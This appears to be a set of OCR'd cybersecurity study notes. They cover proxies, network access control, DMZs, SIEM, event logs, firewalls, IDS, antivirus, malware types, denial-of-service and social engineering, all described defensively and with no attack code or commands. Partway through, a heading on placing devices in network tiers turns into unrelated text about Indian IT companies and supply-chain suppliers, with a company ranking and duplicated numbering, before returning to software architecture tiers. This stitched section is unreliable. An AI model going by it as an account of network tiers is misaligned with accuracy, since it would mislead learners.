- **IP Hash** – The IP address of the client is used to determine which server receives the request.
- **Random with Two Choices** – Picks two servers at random and sends the request to the one that is selected by then applying the Least Connections algorithm (or for NGINX Plus the Least Time algorithm, if so configured).

a) **Proxy:** A **proxy server** is a system or router that provides a gateway between users and the internet. Therefore, it helps prevent cyber attackers from entering a private network. It is a server, referred to as an "intermediary" because it goes between end-users and the web pages they visit online.


Proxy Servers and Network Security

Proxies provide a valuable layer of security for your computer. They can be set up as web filters or firewalls, protecting your computer from internet threats like malware.

This extra security is also valuable when coupled with a secure web gateway or other email security products. This way, you can filter traffic according to its level of safety or how much traffic your network—or individual computers—can handle.

How to use a proxy? Some people use proxies for personal purposes, such as hiding their location while watching movies online, for example. For a company, however, they can be used to accomplish several key tasks such as:

1. Improve security
2. Secure employees' internet activity from people trying to snoop on them
3. Balance internet traffic to prevent crashes
4. Control the websites employees and staff access in the office
5. Save bandwidth by caching files or compressing incoming traffic



How a Proxy Works

Because a proxy server has its own IP address, it acts as a go-between for a computer and the internet. Your computer knows this address, and when you send a request on the internet, it is routed to the proxy, which then gets the response from the web server and forwards the data from the page to your computer's browser, like Chrome, Safari, Firefox, or Microsoft Edge

How to Get a Proxy

There are hardware and software versions. Hardware connections sit between your network and the internet, where they get, send, and forward data from the web. Software proxies are typically hosted by a provider or reside in the cloud. You download and install an application on your computer that facilitates interaction with the proxy.

b) **Network Access Control: Network access control** is the act of keeping unauthorized users and devices out of a private network. Organizations that give certain devices or users from outside of the organization occasional access to the network can use network access control to ensure that these devices meet corporate security compliance regulations.

What are advantages of network access control?

One advantage of network access controls is that users can be required to authenticate via multi-factor authentication, which is much more secure than identifying users based on IP addresses or username and password combinations.

What are the capabilities of network access control?

One important function of network access control is limiting network access to both specific users and specific

areas of the network. So, a visitor may be able to connect to the corporate network, but not access any internal resources.

What is the importance of network access control?

Network access control will not work for every organization, and it is not compatible with some existing security controls. But for organizations that have the time and staff to properly implement network access controls, it can provide a much stronger and comprehensive layer of protection around valuable or sensitive assets.

Components of Network Access Control Scheme:

1. **Restricted Access:** It restricts access to the network by user authentication and authorization control. For example, the user can't access a protected network resource without permission to access it.
2. **Network Boundary Protection:** It monitors and controls the connectivity of networks with external networks. It includes tools such as controlled interfaces, intrusion detection, and anti-virus tools. It is also called perimeter defense. For example, the firewall can be used to prevent unauthorized access to network resources from outside of the network.

Steps to Implement NAC Solutions:

1. **Gather Data:** Perform an exhaustive survey and collect information about every device, user, and server that has to interface with the network resources.
2. **Manage Identities:** Verify user identities within the organization by authentication and authorization.
3. **Determine Permissions:** Create permission policies stating different access levels for identified user groups.
4. **Apply for Permissions:** Apply permission policies on identified user groups and register each user in the NAC system to trace their access level and activity within the network.
5. **Update:** Monitor security operations and make adjustments to permission policies based on changing requirements of the organization with time.

Placement of all devices in the organization:

Tier1, Tier 2, Tier 3: India is a Software Powerhouse ,home to some top Technology Companies like Infosys,TCS and Wipro.Besides top IT Companies worldwide have huge India Development Centers.No Technology Company of Decent Size can afford not to have a Sizeable base in India.Project Management Skills and a Huge Engineering Workforce have made India a power to reckon with.However most of the IT work done in India continues to be of low value addition.

What Is Tier 2?

Tier 2 companies are the suppliers who, although no less vital to the supply chain, are usually limited in what they can produce. These companies are usually smaller and have less technical advantages than Tier 1 companies. If they are the first link in the supply chain, they start the ball rolling for the OEM's final product,

which means they really are vital to the speed of production. Tier 2 companies also must be rigorous in safety and standards compliance, because if something isn't right, then it cannot go on to Tier 1.

What Is Tier 1?

Typically, Tier 1 companies offer the most advanced processes in the supply chain. This is the final step before the product reaches the OEM who may complete the product or simply get it ready for distribution by organizing shipment, marketing the products, or whatever is needed to get the product to the end user.

SOFTWARE COMPANIES

Tier 1 Companies


1) Infosys
2) TCS
3) Wipro
4) HCL

Tier 2 Companies

5) Mphasis (HP Subsidiary)
6) Oracle Financial (earlier known as iFlex,subsidiary of Oracle)
7) Financial Technologies
8) Patni Computers
9) Tech Mahindra (now Owns Satyam which used to be a Tier 1 Company)
10) Mindtree

Tier 3 Company

10) Rolta India
11) Mastek
12) Sasken
13) Infotech Enterprises
14) Geodesic Information Systems
15) Polaris



1.One tier architecture

· One tier application also known as **standalone application.**

· One tier architecture has all the layer such as presentation layer, application layer, database layer in a single software packet.

· Application which handles all the three tiers such as Mp3 player, MS office comes under one tier application.

· ***Data is stored in a local system or a shared drive.***

2. Two tier architecture

· Two tier application also known as client server application

· Two tier architecture is divided into two parts i.e client application and database.

· Client system handles both presentation and application layers and server system handles database layer.

· The communication take place between the client and server.

· Client system sends the request to the server system and server system process the request and sends back the data to the client system.

3. Three tier architecture

· Three tier application also known as web based application.

· Three tier application is divided into three parts **presentation layer, application layer, database layer.**

· **Client system** handles presentation layer, **Application server** handles application layer, **Database server** handles database layers.

DMZ (Demilitarized Zone): In computer security, a DMZ stands for a demilitarized zone and is also known as perimeter network, or screened subnet.

A DMZ is a physical or logical subnet that isolates a LAN from untrusted networks like the public internet. Any service that is offered to users on the public internet should be set up in the DMZ network. The external-facing servers, services, and resources are usually placed there. Services include web, Domain Name System (DNS), email, proxy servers and File Transfer Protocol (FTP), Voice over Internet Protocol (VoIP).


Purpose of a DMZ

The DMZ network is there to protect the hosts that have the most vulnerabilities. DMZ hosts mostly involve services that extend to the users that are outside of the local area network. The increased potential for attacks makes it necessary for them to be placed into the monitored subnetwork. This will protect the rest of the network if they end up getting compromised.

How does a DMZ work?

Customers of a business that has a public website must make their web server accessible from the internet to visit the website. This puts their entire internal network at high risk. To avoid this, the organization can pay a hosting firm for hosting the website or their public servers on a firewall. However, this could end up negatively affecting the performance. Therefore, the public servers are hosted on a separate or isolated network.

Architecture and Design of DMZ Networks:



Both these systems can be expanded to build complex DMZ architectures that satisfy network requirements:

1. **Single Firewall**

Using a single firewall with a minimum of 3 network interfaces is a modest approach to network architecture. The DMZ is placed inside this firewall. The connection to the external network device is made from the ISP.

The second device connects the internal network and the third network device handles the connections within the DMZ.

- **Dual Firewall**

Using two firewalls is a more secure method to create a DMZ. The first firewall is referred to as the frontend firewall and is built to only allow traffic that is headed towards the DMZ. The second firewall or the backend firewall is only in charge of the traffic that travels to the internal network from the DMZ.

Benefits of Using DMZ

- **Enabling Access Control –** Businesses can provide access to services outside the perimeters of their network to their users through the public internet.
- **Preventing Network Reconnaissance:** Providing a buffer between a private network and the internet helps a DMZ prevent attackers from performing reconnaissance work that is carried out to search for potential targets.
- **Blocking Internet Protocol (IP) Spoofing**: Hackers attempt to gain access to systems by falsifying an IP address and impersonating a device that is already approved and signed in to a network.

SIEM

Introduction

Security Information and Event Management (SIEM) technology provides a secure cloud service that offers 24/7 security and operation monitoring to oversee a given business' security needs, with adaptive threat protection that identifies active cyber attacks and takes action in real-time to protect your business.

Security Information and Event Management (SIEM) evolution

1. **LMS** - "**Log Management System**" – a system that collects and store Log Files (from Operating Systems, Applications, etc.) from multiple hosts and systems into a single location, allowing centralized access to logs instead of accessing them from each system individually.
2. **SLM /SEM** – "**Security Log/Event Management**" – an LMS but marketed towards security analysts instead of system administrators. SEM is about highlighting log entries as more significant to security than others.
3. **SEC** - "**Security Event Correlation**" – To a particular piece of software, three failed login attempts to the same user account from three different clients, are just three lines in their log file. To an analyst, that is a peculiar sequence of events worthy of investigation, and Log Correlation (looking for patterns in log files) is a way to raise alerts when these things happen.
4. **SIEM** – "**Security Information and Event Management**" - SIEM is the "All of the Above" option, and as the above technologies become merged into single products, became the generalized term for managing information generated from security controls and infrastructure. We'll use the term SIEM for the rest of this presentation

The core set of capabilities for a SIEM solution includes data collection, parsing (or normalizing) data, and correlating that data to identify suspicious or problematic activity.

Why is SIEM important?

1. Combining SIM and SEM security information and event management (SIEM) offers real-time monitoring and analysis of events as well as tracking and logging of security data for compliance or auditing purposes.
2. SIEM is a security solution that helps organizations recognize potential security threats and vulnerabilities before they have a chance to disrupt business operations.

The benefits of SIEM

Regardless of how large or small your organization may be, taking proactive steps to monitor for and mitigate IT security risks is essential. SIEM solutions benefit enterprises in a variety of ways and have become a significant component in streamlining security workflows. Some of the benefits include:

1. **Advanced real-time threat recognition**

2. **Regulatory compliance auditing**
3. **AI-driven automation**
4. **Improved organizational efficiency**
5. **Detecting Advanced and Unknown Threats**
6. **Conducting Forensic Investigations**

Tools and features involved in a SIEM solution

Fig 1; Typical Features of Security Information and Event Management (SIEM)

Log Data Management

Collection of log data is the foundation of Security Information and Event Management. Real-time data collection, analysis and correlation maximize productivity and efficiency.

Network visibility

By inspecting packet captures between for visibility into network flows, the SIEM analytics engine can get additional insights into assets, IP addresses and protocols to reveal malicious files or the data exfiltration of personally identifiable information (PII) moving across the network.

Threat Intelligence

Being able to incorporate either proprietary or open-source intelligence feeds into your SIEM solution is essential in order to recognize and combat modern-day vulnerabilities and attack signatures.

Analytics

Not all SIEM solutions offer the same level of data analysis. Solutions that incorporate next-gen technology such as machine learning and artificial intelligence help to investigate more sophisticated and complex attacks as they arise.

Real-time Alerting

SIEM solutions can be customized to business needs, making use of pre-defined, tiered alerts and notifications across multiple teams.

Dashboards and reporting

In some organizations, hundreds or even thousands of network events can happen on a daily basis. Understanding and reporting incidents in a customizable view, with no lag time is essential.

IT Compliance

Regulatory compliance requirements vary considerably from one organization to the next. While not all SIEM tools offer the full range of compliance coverage, organizations in heavily regulated industries prioritize auditing and on-demand reporting over other features.

Security & IT Integrations

Organizational visibility begins with integrating the SIEM with a variety of security and non-security log sources; established organizations will benefit from a SIEM that integrates with existing investments in security and IT tooling.


Understandings logs

We have seen logbooks in traditional shops where customer details were stored. Event logs have a similar concept, but it is infused with network intelligence. Log files are often used to capture events that occur in end-user devices

or Information Technology-based systems.

Log files are used by operating systems to keep track of occurrences. Log files are created by each operating system, as well as by programs and hardware devices.

Many different types of information like login sessions, failed password attempts, and account lockouts are stored in those event logs.



Types of Windows Event Logs for Security:

Based on the component at fault, event logs are generically divided into a few default categories. The system, the system security, the applications hosted on the system, and other components are among the components for which events are logged.

Instead of logging events in the normal Programs category, some applications log them in a custom category.

1. Application Log:

In this type of log, any event that has occurred gets logged by an application. This is an in-built feature of the application and has been pre-determined by the developers while making the application. An example of this type of log can be when the user gets an application error while starting the app, and it gets recorded in the application log.

2. Security Log:

Security-related events, such as login attempts or file deletion, are logged in this type of log. According to their audit policy, administrators decide which events to report in their security log. For example, valid and invalid Logins and logoffs, any file deletion, etc.

3. **System Log:**

In this type, events are logged by the operating system. For example, The failure to start a drive during the starting process is recorded in the System Logs.

4. File replication service Log:

The events of domain controller replication are recorded in the form of an event log. Only domain controllers have access to this log.

5. **Directory Service Log:**


This sort of log keeps track of AD occurrences. Only domain controllers have access to this log.


Event log monitoring:

For publicly listed organizations, the health care sector, and other industries, security compliances like SOX, HIPAA, and others demand developing security management processes to defend against attempted or successful unauthorized access. With or without needing to comply with specific standards, securing the information on your network is vital to your organization.

Email:


Email infrastructure is a system that works towards the seamless delivery of newsletters and transactional emails you send to your customers. It is made up of a plethora of components consisting of IP addresses, feedback loops, mail agents, and email reputation management tools.






Proxy:

A proxy server is an intermediary server that retrieves data from an Internet source, such as a webpage, on behalf of a user. They act as additional data security boundaries protecting users from malicious activity on the internet. Proxy servers have many different uses, depending on their configuration and type.



Domain Name System (DNS):

The Domain Name System (DNS) is the hierarchical and decentralized naming system used to identify computers reachable through the Internet or other Internet Protocol (IP) networks. The resource records contained in the DNS associate domain names with other forms of information.



Intrusion detection system (IDS):

Intrusion ; A set of actions aimed at compromising the security goals (confidentiality, integrity, availability of a computing/networking resource)


Intrusion detection; The process of identifying and responding to intrusion activities

Intrusion prevention; The process of both detecting intrusion activities and managing responsive actions throughout the network

Intrusion detection system (IDS); A system that performs automatically the process of intrusion detection.

Intrusion prevention system (IPS) ; A system that has an ambition to both detect intrusions and manage responsive actions.

Technically, an IPS contains an IDS and combines it with preventive measures (firewall, antivirus, vulnerability assessment) that are often implemented.



Firewall:

A firewall is hardware, software, or a combination of both that is used to prevent unauthorized programs or Internet users from accessing a private network and/or a single compute.


- Acts as a security gateway between two networks
- Tracks and controls network communications
- Decides whether to pass, reject, encrypt, or log communications (Access Control)

Packet Filter

- Packets examined at the network layer.
- Useful "first line" of defense - commonly deployed on routers Simple accept or reject decision model.
- No awareness of higher protocol layers.


Application Gateway or Proxy Packets examined at the application layer

- Application/Content filtering possible - prevent FTP "put " commands, for example
- Modest performance
- Scalability limited



Stateful Inspection

- Packets Inspected between data link layer and network layer in the OS kernel
- State tables are created to maintain connection context
- Invented by Check Point



Antivirus:

Software that is created specifically to help detect, prevent and remove malware (malicious software).


- Antivirus is a kind of software used to prevent, scan, detect and delete viruses from a computer. Once installed, most antivirus software runs automatically in the background to provide real-time protection against virus attacks. There are verities of malicious programs like virus, worms, trojan horse, etc. that are spread over internet to compromise the security of a computer either to destroy data stored into the computer or gain financial benefits by sniffing passwords etc.

- To prevent these malicious codes to enter to your system, a special program called an anti-virus is used which is designed to protect the system against virus.
- It not only prevents the malicious code to enter the system but also detects and destroys the malicious code that is already installed into the system.

Endpoint Detection and Response (EDR); EDR tools provide an integrated endpoint security solution that provides real-time continuous monitoring and detection, combined with response and analysis capabilities.

Key Benefits of EDR

- Better protection
- Reduced complexity.
- Increased efficiency



Web application:

A web application is a computer program that uses a web browser to perform a particular function. They are client-server programs, so each program has a client side and a server side. In the client-server environment, a client is a program an individual uses to run the application, while a server processes the data needed to run the application for the user. For example, with a database, the client is the program through which the user enters data and the server is the application that stores the information.

Unix:

Unix is a family of multitasking, multiuser computer operating systems that derive from the original AT&T Unix. Unix systems are characterized by a modular design that is sometimes called the "Unix philosophy". According to this philosophy, the operating system should provide a set of simple tools, each of which performs a limited, well-defined function. A unified and inode -based file system (the Unix file system) and an inter-process communication mechanism known as "pipes" serve as the main means of communication, and a shell scripting and command language (the Unix shell) is used to combine the tools to perform complex workflows.

Windows Attack types or vector

Cyber attack is where an attacker tries to gain unauthorized access to an IT system for the purpose of theft, extortion, disruption.

There are some most common types of attack are;

1. **A phishing attack**

A Phishing attack is where the attacker tries to trick an unsuspecting victim into handing over valuable information, such as passwords, credit card details, intellectual property, and so on. Phishing attacks often arrive in the form of an email pretending to be from a legitimate organization, such as your bank, the tax department, or some other trusted entity. Phishing is probably the most common form of cyber-attack, largely because it is easy to carry out, and surprisingly effective.

How to Prevent Phishing Attacks

Given that phishing attacks are often used to trick a victim into installing malicious software on their device, the techniques used to prevent phishing attacks are much the same as preventing malware attacks. However, we could say that phishing attacks are mainly the result of negligence, and as such, security awareness training would be the best way to prevent them..

2. Malware and subgroubs

What is Malware?

Malware, short for "malicious software," refers to any intrusive software developed by cybercriminals (often called "hackers") to steal data and damage or destroy computers and computer systems. Examples of common malware include viruses, worms, Trojan viruses, spyware, adware, and ransomware. Recent malware attacks have exfiltrated data in mass amounts.

How do I protect my network against malware?

Typically, businesses focus on preventative tools to stop breaches. By securing the perimeter, businesses assume they are safe. Some advanced malware, however, will eventually make their way into your network. As a result, it is crucial to deploy technologies that continually monitor and detect malware that has evaded perimeter defenses. Sufficient advanced malware protection requires multiple layers of safeguards along with high-level network visibility and intelligence.

How do I detect and respond to malware?

Malware will inevitably penetrate your network. You must have defenses that provide significant visibility and breach detection. In order to remove malware, you must be able to identify malicious actors quickly. This requires constant network scanning. Once the threat is identified, you must remove the malware from your network. Today's antivirus products are not enough to protect against advanced cyber threats. Learn how to update your antivirus strategy.

Types of malware

1. **Virus**; Viruses are a subgroup of malware. A virus is malicious software attached to a document or file that supports macros to execute its code and spread from host to host. Once downloaded, the virus will lay dormant until the file is opened and in use. Viruses are designed to disrupt a system's ability to operate. As a result, viruses can cause significant operational issues and data loss.
2. **Worms**; Worms are a malicious software that rapidly replicates and spreads to any device within the network. Unlike viruses, worms do not need host programs to disseminate. A worm infects a device via a downloaded file or a network connection before it multiplies and disperses at an exponential rate. Like viruses, worms can severely disrupt the operations of a device and cause data loss.

3. Bombs

- Logic Bombs: is programming code that is designed to execute or explode when a certain condition is reached.
- Most the time it goes off when a certain time is reached, or a program fails to execute. But it these bombs wait for a triggered event to happen. Most common use of this is in the financial/business world.
- Most IT employees call this the disgruntled employee syndrome.

4. **Trojan virus;** Trojan viruses are disguised as helpful software programs. But once the user downloads it, the Trojan virus can gain access to sensitive data and then modify, block, or delete the data. This can be extremely harmful to the performance of the device. Unlike normal viruses and worms, Trojan viruses are not designed to self-replicate.
5. **Spyware;** Spyware is malicious software that runs secretly on a computer and reports back to a remote user. Rather than simply disrupting a device's operations, spyware targets sensitive information and can grant remote access to predators. Spyware is often used to steal financial or personal information. A specific type of spyware is a keylogger, which records your keystrokes to reveal passwords and personal information**.**
6. **Adware;** Adware is malicious software used to collect data on your computer usage and provide appropriate advertisements to you. While adware is not always dangerous, in some cases adware can cause issues for your system. it is important to have protection that constantly and intelligently scans these programs.
7. **Ransomware;** Ransomware is malicious software that gains access to sensitive information within a system, encrypts that information so that the user cannot access it, and then demands a financial payout for the data to be released.. The attacker proceeds to encrypt specific information that can only be opened by a mathematical key they know. When the attacker receives payment, the data is unlocked.

Denial-of-Service Attack

A denial-of-service (DoS) attack is a type of cyber attack in which a malicious actor aims to render a computer or other device unavailable to its intended users by interrupting the device's normal functioning. DoS attacks typically function by overwhelming or flooding a targeted machine with requests until normal traffic is unable to be processed, resulting in denial-of-service to addition users. A distributed denial –of-service (DDoS) attack is a type of DoS attack that comes from many distributed sources, such as a botnet DDoS attack.

How does a DoS attack work?


The primary focus of a DoS attack is to over saturate the capacity of a targeted machine, resulting in denial-of-service to additional requests. The multiple attack vectors of DoS attacks can be grouped by their similarities.

DoS attacks typically fall in 2 categories:

1. **Buffer overflow attacks**; An attack type in which a memory buffer overflow can cause a machine to consume all available hard disk space, memory, or CPU time. This form of exploit often results in sluggish behavior, system crashes, or other deleterious server behaviors, resulting in denial-of-service.
2. **Flood attacks** by saturating a targeted server with an overwhelming amount of packets, a malicious actor is able to over saturate server capacity, resulting in denial-of-service. In order for most DoS flood attacks to be successful, the malicious actor must have more available bandwidth than the target.

What is the difference between a DDoS attack and a DOS attack?

The distinguishing difference between DDoS and DoS is the number of connections utilized in the attack. Some DoS attacks, such as "low and slow" attacks like Sloworis, derive their power in the simplicity and minimal requirements needed to them be effective.



DoS utilize a single connection, while a DDoS attack utilizes many sources of attack traffic, often in the form of a botnet. Generally speaking, many of the attacks are fundamentally similar and can be attempted using one more many sources of malicious traffic. Learn how Cloud flare's DDoS protection stops denial-of-service attacks.

Social Engineering Attack

The Social Engineering attack is one of the oldest and traditional forms of attack in which the cybercriminals take advantage of human psychology and deceive the targeted victims into providing the sensitive information required for infiltrating their devices and accounts. It can also be called "human hacking."

